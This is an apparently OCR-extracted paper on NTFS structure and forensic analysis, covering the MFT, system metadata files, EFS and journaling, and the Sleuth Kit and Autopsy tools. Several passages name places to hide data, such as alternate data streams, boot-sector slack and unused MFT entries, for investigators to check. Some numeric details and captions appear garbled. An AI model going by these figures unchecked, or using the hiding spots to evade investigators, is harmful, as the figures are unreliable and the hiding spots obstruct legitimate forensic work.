0x0B	25 bytes	BPB
0x24	48 bytes	Extended BPB
0x54	426 bytes	Bootstrap Code
0x01FE	WORD	End of Sector Marker

Figure 2 - NTFS Boot Sector

In NTFS the Master file table (MFT) does not have a predefined sector, so that if there is a bad sector, it can be moved. If the data is corrupted Windows NT/2000 assumes that the volume hasn't been formatted. On NTFS volumes if the data fields follow the BIOS parameter block (BPB), they form an extended BPB and the data in those files can help the NT loader program to locate the MFT on startup.

4. NTFS Master File Table

The master file table [1] is a place where every file is represented by a record (entry). The first 16 records of a NTFS volume are reserved for such information. The first and second records are the MFT where the first is the original and the second is a mirror. In the boot sector both MFT and its mirror are recorded.




Figure 3 - MFT structure

A file has at least one record in the table. One record is 1KB in size, from which 42 have predefined purpose. The rest store attributes. Every attribute has a defined purpose, for example to store files name, or content etc.




Figure 4 - MFT entry

Every record has an address that is based on the location of the file on the disc. The default size of an record is 1024 but the size is defined in the boot sector.

If the file is not larger than 512 B it can be stored in the MFT completely.

Figure 5 - MFT Record for a Small File or Directory

Accessing files in this manner is fast. Once a file is looked up, it's ready to use. Directories in NTFS contain index information, not data, even though they are stored as files in MFT. If the directory is large it is organized as a B-tree, and if it is small it can be entirely stored in the MFT.

MFT is a file like everything else in NTFS, so it also has a record. The first record in the table is $MFT and it describes the location of MFT on the disc. This is the only place where the location of the MFT is described. The start location is in the boot sector. The MFT starts as a small file and it expands in time as records are needed. MFT records are not deleted after they have been created.




Figure 6 - The relationship between the boot sector and $MFT with respect to determining

5. Indexes

Index data structures [2] are used a lot by NTFS. An index is a collection of attributes stored in a sorted order. Tree is a group of data structures linked together so that there is ahead node and it has branches to other nodes. Trees are structures whose usage is easy, sorting and searching is easily done. NTFS uses B-trees.

5.1 NTFS Index Attributes

Each record uses a data structure "index entry" so it can store values in nodes. All types of index entries have a standard header field. These entries are organized into nodes of the tree and are stored in a list. The end of the list is signaled by an empty entry.

The following figure shows an example of a node in a directory index with four $FILE_NAME index entries.
four $FILE_NAME index entries.




Figure 7 - A node in an NTFS directory index tree with four index entries

There are two types of MFT record attributes in which index nodes are usually stored. $INDEX_ROOT is a resident and stores one node with small number of index entries. $INDEX_ROOT is the root of the tree. Nonresident attribute $INDEX_ALLOCATION is allocated for bigger indexes. The content is a buffer and contains one or mode index records. An index record has a static size (default 4096 B) and contains list of index records. Every index record is given an address. In the following figure the directory has three index entries in its resident $INDEX_ROOT attribute and three index records in its non-resident $INDEX_ALLOCATION attribute.




Figure 8 - This directory has three index entries in its resident $INDEX_ROOT attribute and

6. NTFS file types

6.1 NTFS File Attributes

Each file is considered a set of attributes. An attribute is identified by type, name and code. The attributes that fit in the file record of the MFT are called resident attributes. Nonresident attributes are allocated in clusters of disc space in some other place in the volume. The table can be extended, and it lists all defined attributes of a file by the NTFS.

6.2 NTFS System Files

There are more than one system files, and are used to store the metadata of the file system and to implement the file system. The format utility places these files on the volume.

Metadata stored in the MFT

1. Master file table($Mft)
   1.1. MFT record 0
   1.2. Contains one base file record for each file and folder on an NTFS volume. If the allocation information for a file or folder is too large to fit within a single record, other file records are allocated as well.
2. Master file table 2($MftMirr)
   2.1. MFT record 1
   2.2. A duplicate image of the first four records of the MFT. This file guarantees access to the MFT in case of a single-sector failure.
3. Log file($LogFile)
   3.1. MFT record 2
   3.2. Contains a list of transaction steps used for NTFS recoverability. Log file size depends on the volume size and can be as large as 4 MB. It is used by Windows NT/2000 to restore consistency to NTFS after a system failure.
4. Volume($Volume)
   4.1. MFT record 3
   4.2. Contains information about the volume, such as the volume label and the volume version.
5. Attribute definitions($AttrDef)
   5.1. MFT record 4
   5.2. A table of attribute names, numbers, and descriptions.
6. Root file name index($)
   6.1. MFT record 5
   6.2. The root folder.
7. Cluster bitmap($Bitmap)
   7.1. MFT record 6
   7.2. A representation of the volume showing which clusters are in use.
8. Boot sector($Boot)
   8.1. MFT record 7
   8.2. Includes the BPB used to mount the volume and additional bootstrap loader code used if the volume is bootable.
9. Bad cluster file($BadClus)
   9.1. MFT record 8
   9.2. Contains bad clusters for the volume
10. Security file($Secure)
    10.1. MFT record 9
    10.2. Contains unique security descriptors for all files within a volume
11. Upcase table($Upcase)
    11.1. MFT record 10
    11.2. Converts lowercase characters to matching Unicode uppercase characters.
12. NTFS extension file($Extend)
    12.1. MFT record 11
    12.2. Used for various optional extensions such as quotas, reparse point data, and object identifiers.
13. 12-15
    13.1. Reserved for future use.
14. Quota management file($Quota)
    14.1. MFT record 24
    14.2. Contains user assigned quota limits on the volume space.
15. Object Id file($ObjId)
    15.1. MFT record 25
    15.2. Contains file object IDs.
16. Reparse point file($Reparse)
    16.1. MFT record 26
    16.2. This file contains information about files and folders on the volume include reparse point data.

6.3 NTFS Multiple Data Streams

Multiple data streams are supported. Data streams are considered a unique set of attributes. One file can be associated with more than one application.

6.4 NTFS Compressed Files

When a file is compressed on NTFS volume it can be written or read by any windows based application. Decompression is done automatically when a file is being read, and it is compressed back when it is closed or saved. When a compressed file is being read, disc space is reserved for the uncompressed size of the file. As the file is being compressed back, the system gets back the unused reserved space. The compressed form can be read only by NTFS. Compressed data in the stream. The data stream has information about Cluster sizes supported by the compression algorithm are of up to 4KB.

6.5 EFS –Encrypting file system

EFS help keep safe files from intruders that have gained physical access. This file system provides encryption technology that stores encrypted files on volume. Usage of encrypted files is just like usage of regular files to the user that have created them. The encryption is transparent to the user. When such a file is being used it is automatically decrypted and when it is closed or saved it gets encrypted back. Access to users that are not authorized is denied.

Benefits of EFS:

1. Transparency to the user.
   1.1. Once a file is marked to be encrypted , no interaction with user is needed to encrypt the file
2. Strong key security
   2.1. EFS creates keys tolerant to dictionary based attacks
3. Encrypting/decrypting is done in kernel mode
   3.1. This excludes the risk of leaving key in paging file
4. Data recovery mechanism
   4.1. Gives the opportunity to restore data, even if the person who encrypted is not there to decrypt it

6.6 NTFS Sparse files

Sparse files are a type of file that uses file system space more efficiently when the block that are allocated to a certain file are mostly empty. This is achieved with writing metadata that represents the empty blocks to the disk instead of the actual empty space. When we read a sparse file, the file system converts the metadata into real blocks filled with zeros, in a transparent way.

In NTFS there are only in the NTFS5 sparse files. NTFS includes full sparse support for compressed and uncompressed files. It handles the read operations by returning sparse data and allocated data. The file system can deallocate data from anywhere in the file, and yield the zero data range instead of returning the actual data, when an application calls.




Figure 9 - Windows 2000 data storage

7. Data integrity and Recoverability

NTFS guarantees consistency and is recoverable. It uses recovery techniques and transaction logging. In the case of a disc failure a recovery procedure is used to access log file information. The procedure is assures restoring a volume to a consistent state. The integrity of a volume is ensured by performing recovery operations on HDD the very first time a program accesses a volume after a failure. Another

technique often used is cluster remapping that minimizes the effects of a bad sector

7.1 Recovering data

Any input output operation that makes modifications to a system file is viewed as a transaction. A transaction is either completed or rolled back (if a disc fails). Sub operations of the transaction are logged before they are written on disc. After it has been completely written in the log file the sub operations are performed on the volume cache. After this the transaction Is committed and a record is written in the log that it is complete.

So because of the log files that are created, even in case of disc failure the NTFS can redo every transaction. In the same manner it in the log file there is an incomplete transaction recorded it can undo the sub operations that are recorded.

NTFS analysis

1. Why NTFS forensic analysis

Since NTFS is the most commonly used file system today, its static analysis can provide very useful information for digital forensics. But, because the NTFS disk image records every event of the system, forensic tools have to deal with processing an enormous amount of data related to user/kernel environment, buffer overflows, network stack, trace conditions and many other related subsystems, which can easily lead to incomprehensive and not so much effective digital forensic investigation. So, in order to improve the current forensic techniques and to guarantee successful forensic analysis, we are going to mention a few techniques that help to detect hidden data based on the internal structure of the NTFS disk image, but also we are going to point out the weaknesses of the already known forensic techniques [3].

2. File system category

The file system category includes the data that keeps information about the file system in general. NTFS stores this type of data in file system metadata files, which have file names in the root directory. The on-disk location of these files can be anywhere in the system (except for the location of the boot code).

The most interesting characteristic of these files is that they have timestamps, which is very useful in some investigations.

$MFT file overview

One of the most important file system metadata file is the $MFT file because it contains the Master File Table (MFT) that has entry for every file and directory. Therefore, we need it to find other files and directories. In Windows, $MFT file starts as small as possible and grows larger as other files and directories are created. The $MFT file has the attributes like: $STANDARD_INFORMATION,$DATA, BITMAP, $FILE_NAME.

$MFTMirr file overview

As stated above the $MFT file is very important because it is used to find all other files. Therefore, it has the potential of being a single point of failure if the pointer in the boot sector or the $MFT entry is corrupted. In order to fix this problem there is a backup copy that can be used during a recovery and contains the important MFT entries. The $MFTMirr contains the backup copy of the first MFT entries.

$Boot file overview

The $Boot entry is stored in the $Boot file structure. The $Boot entry can be found in a metadata file at the first cluster in sector 0 and has a static location, so it cannot be relocated. Microsoft allocates 16 sectors of the file system for $Boot and only half of these sectors contain non-zero values.

From forensic point of view this file is important because it easily becomes a vehicle to hide data. This happens because the Windows operating system does not zero the slack space.

$Volume file overview

The $Volume file system metadata file is located in MFT entry 3 and contains the volume label and other version information. It has two unique attributes that no other file is supposed to have. The $VOLUME_NAME attribute contains the Unicode name of the volume, and the $VOLUME_INFORMATION attribute contains the NTFS version and dirty status.

$AttrDef file overview

This file allows each file system to have unique attributes for its files and allows each file system to redefine the identifier for standard attributes.

Analysis Techniques

We analyze the file system category of the file system so we can determine the configuration and layout of the system [2].

- The first step is to analyze the boot sector in the first sector of the file system that is part of the $boot file. The boot sector will identify the start location of the MFT and also the size of each MFT entry
- Using that information we can easily process the first MFT entry, which is the $MFT file. That will tell us where the rest of the MFT is located
- If any data are corrupt and we know the size of the volume, we can calculate the middle sector of the file system to find backup copies of the first MFT entries that are stored in $MFTMirr
- After we have determined the layout of the MFT, we locate and process the $Volume and $AttrDef file system metadata files. These files tell us the version of the file system, the volume label, and special attribute definitions

When analyzing we need to take in consideration a few things:

- The boot sector is easiest to locate and contains basic and layout information. The remaining data are located in one of the $MFT entries
- Small amounts of data can be hidden in the $boot file.
- The number of sectors in the file system should be compared with the size of the volume to determine if there is volume slack or unused space after the file system
- The temporal data associated with the file system metadata files typically correspond to when the file system was created. This could help during an investigation when you need to determine when a disk was formatted. For example, if you were expecting to find more files on a disk, you can check the date it was formatted to see how long the file system has been used
- The end of the $MFT file can be also used to hide data, which is very risky because the data could be overwritten by normal activity. Let's say that someone tries to create a large number of files so that MFT gets very large. The files are then deleted and there are many unused entries that could be used to hide data
- It is also very useful if the attributes of each file system metadata files are inspected. It is possible for someone to allocate additional attributes to the files to hide data

3. Content category

As stated, each MFT entry has a size of 1KB and can contain attributes that have any format and any size. Every attribute contains an entry header allocated at the first 42 bytes of a file record, and it contains attribute header (used to identify size, name and flag value) and attribute content (stores the attribute content in an external cluster called cluster run. This is because the MFT entry is only 1KB and cannot fit anything that occupies more than 700 bytes).

$Bitmap file overview

This file represents the allocation status of each cluster. It has $DATA attribute that keeps one bit information for every cluster in the file system; for example, bit 0 corresponds to cluster 0, and bit 1 corresponds to cluster 1.

$BadClus file overview

NTFS keeps track of damaged clusters by allocating them to a $DATA attribute of the $BadClus file system metadata file. The $DATA attribute is named $Bad, and whenever a bad cluster is allocated it is added to this attribute.

Analysis Techniques

- Microsoft typically allocates only the needed number of sectors to the file system, so there should not be any sectors at the end of the file system without a cluster address. This also can help in finding hidden data. Since there could be sectors after the file system and before the end of the volume
- Every sector used by the file system is allocated to a cluster. Because all data in the file system category is allocated to a file, it should be clear which clusters are allocated and which are not
- Checking for bad clusters marked by the file system is always a good idea, since many disks will remap the bad sectors

before the file system notices that they are indeed bad

Metadata category

This category is analyzed in order to learn more about a specific file or directory. There are several metadata files that are specific for each file. Those are: $STANDARD_INFORMATION, a $FILE_NAME, and a $DATA attribute.

$STANDARD_INFORMATION attribute

It contains the core metadata and exists for all files and directories. Here can be found time and date stamps, ownership, security and quota information. There are four different time and date stamps:

- Creation time – the time that the file was created
- Modified time – the time that the $DATA or $INDEX attribute was changed
- MFT Modified time – the time that the metadata of the file was modified
- Accessed time – the time that the content of the file was last accessed

The attribute also contains a flag for general properties of the file, such as read only, system or archive. This properties value also tells you if the file is compressed, sparse, or encrypted. This value will not identify if an entry is for a file or a directory, but the flags in the MFT entry headers will show that.

$FileName attribute

Every file and directory has at least one $FileName attribute. The $FileName attribute contains the name of the file encoded in UTF-16 Unicode. It also contains the file reference for the parent directory, which is actually one of the most useful values in the attribute when it is located in an MFT entry. This allows a tool to more easily identify the full path of a random MFT entry.

$DATA attribute

This attribute is used to store any form of data. Only one $DATA attribute is allocated for each file and it does not have a name. Additional $DATA attributed can be allocated to an MFT entry but they all have to have a name.

Creating additional $DATA attributes is pretty useful. For example, an antivirus or a backup software can create $DATA attributes on files that it has processed, or users can enter summary information that is stored in a $DATA attribute. $DATA attributes can also be used for hiding data. The additional $DATA attributes are not shown when the contents of a directory are listed; so special tools are needed to locate them. Most forensic tools will show the additional $DATA attributes, which are also called alternate data streams (ADS).

$AttributeList attribute

This attribute is used when a file or directory needs more than one MFT entry to store all its attributes.

$SecirutyDescriptor attribute

Windows uses security descriptors to describe the access control policy that should be applied to a file or directory.

$Secure File

The security descriptors are stored in the $Secure file system metadata file. The $Secure file contains two indexes ($SDH and $SII) and one $DATA attribute ($SDS). The $DATA attribute contains the actual security descriptors, and the two indexes are used to reference the descriptors.

Analysis techniques

The metadata category of data is analyzed to learn more about a specified file or directory. To do this first an MFT entry needs to be located and processed.

To process an MFT entry, we first process its header and then locate the first attribute. We process the first attribute by reading its header, determining its type, and processing the content appropriately. The location of the second attribute is determined from the length of the first attribute, and we repeat this procedure until all attributes have been processed.

- Any file or directory can have additional $DATA attributes, so since they're not shown in Windows they can be used for hiding data
- Another data-hiding location is in the unused part of an MFT entry or even an attribute. Both of these locations would be difficult to hide data in, though, because of the dynamic nature of NTFS. If the end of an MFT entry is used, any attributes that are added or changed by the OS could overwrite the data
- The $FILE_NAME attribute contains a set of temporal values, and they are set when the file or directory is created or moved. These can be used to detect when someone may have tried to modify the creation time in

$STANDARD_INFORMATION. The time value is stored with respect to UTC, so an analysis tool must convert the time to the time zone where the computer was originally located. This makes it easier to correlate the time values in logs and other systems

- Encrypted and compressed attributes can be quite a challenge in an investigation, so if the user's password is not known , the unallocated space on the disk needs to be searched for decrypted copies of the encrypted files

4. File name category

This category includes the data that is used to correlate file's name with its contents. NTFS uses indexes to organize directory contents. An NTFS index is a collection of data structures that are sorted by some key. The tree contains one or more nodes, which are stored in $INDEX_ROOT and $INDEX_ALLOCATION attributes. The $INDEX_ROOT attribute is always the root of the tree, and the $INDEX_ALLOCATION contains index records that are used to store other nodes.

Analysis techniques

File name category analysis is conducted to locate files and directories based on their names. This process involves locating the directories, processing the contents, and locating the metadata associated with a file. To process a directory, we examine the contents of the $INDEX_ROOT and $INDEX_ALLOCATION attributes and process the index entries. These attributes contain lists called index records that correspond to nodes in a tree. Each index record contains one or more index entries. An index record also may contain unallocated index entries, and the record header identifies where the last allocated entry is located. The allocation status of the index records can be determined using the directory's $BITMAP attribute. Allocated files may have unallocated index entries in addition to their allocated entries because directories are stored in B-trees and must be re-sorted when files are added and deleted.

5. Application category

Disk Quotas

Quotas can be set by an administrator to limit the amount of space that each user allocates. Some part of the quotas is saved as file system data and other data is stored in application-level files.

A Quota can be useful for a forensic investigation when trying to determine which users have stores large amounts of data.

Logging – file system journaling

It is called journaling, but it is more common known as logging. The OS uses logging (or journaling) in order to recover faster. The journal records information about any metadata updates before they happen and then records when the updates have been performed. If the system crashes before the journal records that the update has been performed, the OS can quickly change the system back to a known state.
There are multiple types of records, but Microsoft describes only two of them. The update record is the most common and is used to describe a file system transaction before it occurs. It is also used when the file system transaction has been performed.
The second type of record is a checkpoint record. The checkpoint record identifies where in the log file the OS should start from if it needs to verify the file system.

Analysis techniques

The journal can provide information about changes that are made to the file system, but it is not known how long the entries exist before they are overwritten and it is not known how the file is organized.

6. Change journal

The change journal is a file that records when changes are made to some file or directory. From forensic point of view this file can be used for reconstructing the events that recently occurred.

Forensic tools

1. The Sleuth Kit

1.1 Description

The Sleuth Kit (TSK)[4] is a set of command line tools that allow investigation of disk images. TSK represents a C library and a good forensic analysis tool. The base functionality of TSK allows analyzing of the volume and file system data. The library can be incorporated into larger digital forensics tools. The command line tools can be directly used to find evidence. Also, there is a plug-in framework, which is used to incorporate additional modules and will

analyze file contents and build automated systems. It runs on Windows and Unix platforms and because the tools do not rely on the operating system, deleted and hidden content is shown.

The volume system tools examine the layout of disks and other media. TSK supports DOS partitions, BSD partitions (disk labels), Mac partitions, Sun slices (Volume Table of Contents), and GPT disks. On that way, we can identify where partitions are located and extract them for analyzing.

A complete analysis also requires more than just file and volume system analysis. The TSK Framework allows tool to easily incorporate file analysis modules that were written by other developers. When we develop a tool, we must consider incorporating in the framework as a module into the framework

- Analyzes: raw (i.e. dd), Expert Witness (i.e. EnCase) and AFF file system and disk images.
- Supports the NTFS, FAT, UFS 1, UFS 2, EXT2FS, EXT3FS, HFS, and ISO 9660 file systems.
- Tools can be run on a live Windows or UNIX system during Incident Response.

1.2 Search Technique

- List allocated and deleted ASCII and Unicode file names.
- Display the details and contents of all NTFS attributes (including all Alternate Data Streams).
- Display file system and meta-data structure details.
- Create time lines of file activity, which can be imported into a spread sheet to create graphs and reports.
- Lookup file hashes in a hash database (NIST NSRL, Hash Keeper, and custom databases, created with the 'md5sum' tool).
- Organize files based on their type (all executables, jpegs, and documents are separated).

1.3 Plug – in Framework

The plug-in framework, that TSK provides, makes it easier to build end-to-end digital forensics solutions and also makes it easier to integrate analysis modules that each focus on different file types and analysis techniques. Because the TSK is focused on file systems, the end result is information about files. For that, the user must use a variety of different tools to analyze the application layer, and it's impossible for a single tool to be able to provide all of the solutions from too many file types. For this reason, TSK Framework provides an open platform for application layer modules to operate. The framework takes care of getting access to files and coping data in between various tools (the framework takes care of that too). The framework provides the infrastructure for in-depth digital forensics. The individual modules perform the analysis.

Phases

The framework is based on three phases of the analysis process:

- **File Extraction:** The framework uses TSK and carving tools to analyze disk images and identify the files. Information about each file is added to a central database.
- **File Analysis:** Each file is analyzed by running it through a framework pipeline(which is a series of modules). Each module has a specific analysis task, such as looking up a hash value, calculating a hash value or calculating entropy. Each file is processed by the pipeline. The module results are saved to the database.
- **Post Processing / Reporting:** At the end, another pipeline is run with post processing tasks. These modules may merge results together or may make final reports.

These phases can be seen in the following diagram:




Figure 10 - Three phases of the analysis process

Blackboard

The base concept of the framework is that different modules do all of the work. The modules need to communicate though. One module can calculate the MD5 hash of a file and multiple, another module can use that hash value to look the value up in a database, another module can document the results, and so on.

For communication between modules, the framework uses a blackboard. Modules can create artifacts on the blackboard to save their results (artifacts – web bookmarks, web cookies, hash set hits, and file types). Also they can query the blackboard to see what previous modules posted. Basically, any type of data that could be useful during an investigation can be posted to the blackboard.

A visual representation of the blackboard can be seen here:




Figure 11 - Visual representation of the blackboard

There are multiple bookmark artifacts and hashset hits that one or more modules may have posted. A reporting module could then query the blackboard for all results and make a final HTML report. The blackboard keeps track of which module found and post the result.

Using the Framework

To be useful, the framework needs to be incorporated into another tool. It can be used in desktop applications as well as distributed systems.

Currently, it can be used the tsk_analyzeimg tool to analyze a disk image using Sleuth Kit and the framework. This is a simple command line tool that loads a disk image into SQLite and runs pipelines on each file. In the future, more tools will integrate the framework and users will have more options. Developers can integrate the framework into their systems so that they can incorporate additional analysis techniques more easily.

There are a set of modules that come with the framework:

- HashCalcModule: Calculates MD5 and SHA1 hashes for files.
- TskHashLookupModule: Looks up MD5 hash value up in database using TSK hash database support.
- InterestingFilesModule: Flags files based on extension, name, or path.
- SaveInterestingFilesModule: Saves files that were flagged by InterestingFiles to a folder.
- RegRipperModule: Runs RegRipper on registry hives.
- EntropyModule: Calculates the entropy of the file content.
- ZIPFileExtractionModule: Opens ZIP files so that contents can be analyzed.
- SummaryReportModule: Generates a generic HTML report with analysis results.

2. Autopsy

2.1 Description

Autopsy[4] is a graphical interface to TSK and other analysis tools and together, they can investigate the file system and volumes of a computer. It was designed to be an extensible platform and for that it can be an end-to-end digital forensics solution that incorporates plug-in modules from both open and closed source projects.

2.2 Concepts

The following concepts are essential to the design of Autopsy:

- **Extensibility:** Autopsy was designed with in mind that no single vendor can provide a solution to every analysis problem and that no one knows what analysis techniques will work best on every problem. For that, it uses frameworks that allow plug-in modules to be easily inserted, and allows to customize Autopsy to suit the analysis needs.
- **Ease Of Use:** Autopsy uses wizards to help the investigator know what the next step is, uses common navigation techniques to help them find their results, and tries to automate as much as possible to reduce errors.
- **Fast Results:** Autopsy tries to give the investigator relevant information as soon as possible. It analyzes user folders over system folders, alerts to hash set hits as soon as they are found and can change the settings to only focus on important things (if the time is limited).

2.3 Extensibility

Central Database

Autopsy uses a central SQLite database to store its results. This database stays small because file content is not stored in it. This means that you get the benefits have having the data stored in a database without having to install a database or be a database administrator.

Frameworks

There are three frameworks that are used to allow for custom plug-ins to be applied:

- Ingest Modules: Analyze data as it is added to the case
- Content Viewer Modules: View files in different ways
- Report Modules: Generate reports in different formats
- Add-On Viewers: Independent viewers that do not use the three panel design

Ingest Modules analyze the disk image contents. When the investigator adds a disk image to the case, he is prompted to enable and configure the ingest modules. These modules are run in parallel. Autopsy has ingest modules for:

- Hash calculation and lookup
- Indexed keyword search using open source SOLR/Lucene
- Recent user activity (web artifacts, recent documents, etc) using Pasco2, RegRipper, and SQLite libraries.
- MBOX / Thunderbird files
- EXIF Extraction

Content viewers allow the examiner to view a single file. The file can be displayed in different formats (hex, strings, and media). Additional viewers can be created to view different file types (advanced text analytics or image analysis).

Report modules create the final report. They access the central database to collect the results from all of the ingest modules (HTML and Excel report format).

Add-on Viewers show data in a more complex way than the three panel design (the timeline viewer displays the timeline data in graph form).

2.4 Ease of Use

There are added some several features, to make sure Autopsy was easy to use for non-technical users.

- **Wizards** are used in several places to guide the user through common steps.
- **History** is maintained so that the user can use back and forward buttons to back track after they have gone down an investigation path.
- **Previous settings** are often saved with the modules so that it can more easily analyze the next image with the same settings as the last image.

2.5 Fast Results

For the investigations, it's important to get results as quickly as possible and Autopsy has features to help with that:

- Multiple ingest modules run in parallel to take advantage of multi-core systems.
- Time intensive steps can be disabled for a faster, but less thorough analysis.
- User folders and files are prioritized over system folders and files.
- Results from ingest modules are given as soon as they are found. The ingest inbox

provides feedback on what modules are reporting.

2.6 Analysis Modes

- A **dead analysis** occurs when a dedicated analysis system is used to examine the data from a suspect system. Autopsy and The Sleuth Kit are run in a trusted environment.
- A **live analysis** occurs when the suspect system is being analyzed while it is running. Autopsy and The Sleuth Kit are run from a CD in an untrusted environment. This is used during incident response, while the incident is being confirmed and after it is confirmed, the system can be acquired and a dead analysis performed.

2.6 Search Techniques

- **File Listing**: Analyze the files and directories, including the names of deleted files and files with Unicode-based names.
- **File Content**: The contents of files can be viewed in raw, hex, or the ASCII strings can be extracted. When data is interpreted, Autopsy sanitizes it, and prevents damage to the local analysis system.
- **Timeline of File Activity**: Autopsy can create timelines that contain entries for the Modified, Access, and Change (MAC) times of both allocated and unallocated files.
- **Keyword Search**: Keyword searches of the file system image can be performed using ASCII strings and "grep" regular expressions. Searches can be performed on either the full file system image or just the unallocated space. An index file can be created for faster searches. Also, there is automated searching for the strings that are frequently searched for.
- **Meta Data Analysis**: Meta Data structures contain the details about files and directories. This is useful for recovering deleted content. Autopsy will search the directories to identify the full path of the file that has allocated the structure.
- **Hash Databases**: Autopsy uses the NIST National Software Reference Library (NSRL) and user created databases of known good and known bad files.
- **File Type Sorting**: Sort the files based on their internal signatures to identify files of a known type. The extension of the file will also be compared to the file type to identify files that may have had their extension changed to hide them.
- **Data Unit Analysis**: Data Units are where the file content is stored. Autopsy allows viewing the contents of any data unit in a set of formats.
- **Image Details**: This part provides information that is useful during data recovery.

2.7 Case Management

- **Case Management**: Investigations are organized by *cases*, which can contain one or more *hosts*. Each host is configured to have its own clock skew and time zone setting, so that the times shown are the same as the original user would have seen. Each host can contain one or more file system images to analyze.
- **Notes**: Notes can be saved on a per-host and per-investigator basis. All notes are stored in an ASCII file. These allow making quick notes about files and structures. The original location can be easily recalled only with the click of a button when the notes are later reviewed.
- **Image Integrity**: Autopsy generates an MD5 value for all files that are imported or created. The integrity of any file that Autopsy uses can be validated at any time.
- **Event Sequencer**: Time-based events can be added from file activity or IDS and firewall logs. The sequence of incident events can be more easily determined, because Autopsy sorts the events.
- **Reports**: Autopsy can create ASCII reports for file system structures. This enables quickly to make consistent data sheets during the investigation.
- **Logging**: Actions can be easily recalled, because audit logs are created on a case, host, and investigator level. The exact TSK commands that are executed are also logged.
- **Open Design**: The code of Autopsy is open source and all files that it uses are in a raw format. All configuration files are in ASCII text and cases are organized by directories.

This makes it easy to export the data and archive it and does not restrict from using other tools that may solve the specific problem more appropriately.

- **Client Server Model**: Autopsy is HTML-based and for that there is no need to be on the same system as the file system images. This allows multiple investigators to use the same server and connect from their personal systems.

2.8 Working with Autopsy

In Autopsy, a "case" is a container concept for a set of images. The set of images could be from multiple drives in a single computer or from multiple computers. When you make a case, it will create a directory to hold all of the information. The directory will contain the main Autopsy configuration file, other module's configuration files, some databases, generated reports, and some other information (temporary files, cache files).

